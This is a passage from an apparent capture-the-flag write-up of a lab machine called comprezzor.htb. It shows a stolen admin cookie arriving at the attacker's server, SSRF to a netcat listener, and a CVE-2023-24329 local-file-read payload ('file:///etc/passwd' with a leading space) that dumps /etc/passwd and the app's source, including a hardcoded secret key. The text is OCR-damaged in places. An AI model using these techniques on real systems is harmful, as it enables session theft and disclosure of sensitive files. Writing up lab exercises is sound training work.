10.10.11.15 - - [01/May/2024 19:17:16] "GET /?
cookie=user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRta
W4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OW
M2MWNmYmVhMjlkNzc2ZDU4OWQ5 HTTP/1.1" 200 -
```

We will know for sure that its the admin cookie, by decoding it from base64

{"user_id": 1, "username": "admin", "role": "admin"}|
34822333d444ae0e4022f6cc679ac9d26d1d1d682c59c61cfbea29d776d589d9

Phew, that was quite a lot of copy and pasting cookies. We're not quite done yet, but the hardest part is past. Now that we have the admin cookie, we can access the dashboard with elevated permissions, and additional functionality




Dashboard - admin


Admin actions | Full report list | Create a backup | Create PDF Report

Report ID	Name	Report Title	Priority
1	Karen Miller	Compression Error	1
2	John Smith	Performance Issue	1
3	Shane Keller	UI Bug	1
4	Angela Lopez	Compatibility Problem	1
5	Rick Steam	Feature Request	1

As admin on the dashboard, we can create pdf reports




The application here converts urls to pdf format. We can input our own server/port and see if anything can be revealed on our listener



```
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.16.42] from (UNKNOWN) [10.10.11.15] 45578
GET / HTTP/1.1
Accept-Encoding: identity
Host: 10.10.16.42:4445
User-Agent: Python-urllib/3.11
Cookie:
user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifX
wzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MW
NmYmVhMjlkNzc2ZDU4OWQ5
Connection: close
```

We see from the response, that the server has python-urlib/3.11 as a user-agent, which is vulnerable to CVE-2023-24329. This means that it does not properly interpret certain ascii characters. We can exploit an lfi vuln here by simply inputting a space before a file specification, such as “xfile:///etc/passwd”


Create PDF Report - Comprezzor — Mozilla Firefox

dashboard.comprezzor.htb/create_pdf_report

Create PDF Report


Invalid URL

Report URL

file:///etc/passwd

Generate PDF Report


By doing so, we can gain arbitrary file read on various sensitive files throughout the system



file:///home/eva/Downloads/report_49108.pdf

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting
System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:104::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin avahi:x:105:110:Avahi mDNS
daemon,,,:/run/avahi-daemon:/usr/sbin/nologin geoclue:x:106:111::/var/lib/geoclue:/usr/sbin/nologin
```


From here, we can enumerate to find what process is currently running on the machine with "xfile///proc/self/cmdline"



file:///home/eva/Downloads/report_44968.pdf

```
python3/app/code/app.py
```

Grabbing the source code of app.py is easy enough



dashboard.comprezzor.htb/create_pdf_report


Create PDF Report

Invalid URL

Report URL

```
file:///app/code/app.py
```


Generate PDF Report



file:///home/eva/Downloads/report_29881.pdf


```
from flask import Flask, request, redirect from blueprints.index.index import main_bp from blueprints.report.report
import report_bp from blueprints.auth.auth import auth_bp from blueprints.dashboard.dashboard import dashboard_bp
app = Flask(__name__) app.secret_key = "7ASS7ADA8RF3FD7" app.config['SERVER_NAME'] = 'comprezzor.htb'
app.config['MAX_CONTENT_LENGTH'] = 5 * 1024 * 1024 # Limit file size to 5MB ALLOWED_EXTENSIONS = {'txt',
'pdf', 'docx'} # Add more allowed file extensions if needed app.register_blueprint(main_bp)
app.register_blueprint(report_bp, subdomain='report') app.register_blueprint(auth_bp, subdomain='auth')
app.register_blueprint(dashboard_bp, subdomain='dashboard') if __name__ == '__main__': app.run(debug=False,
host="0.0.0.0", port=80)
```

Looking at app.py, we see that it imports several modules. By reading dashboard.py, we glean some ftp credentials



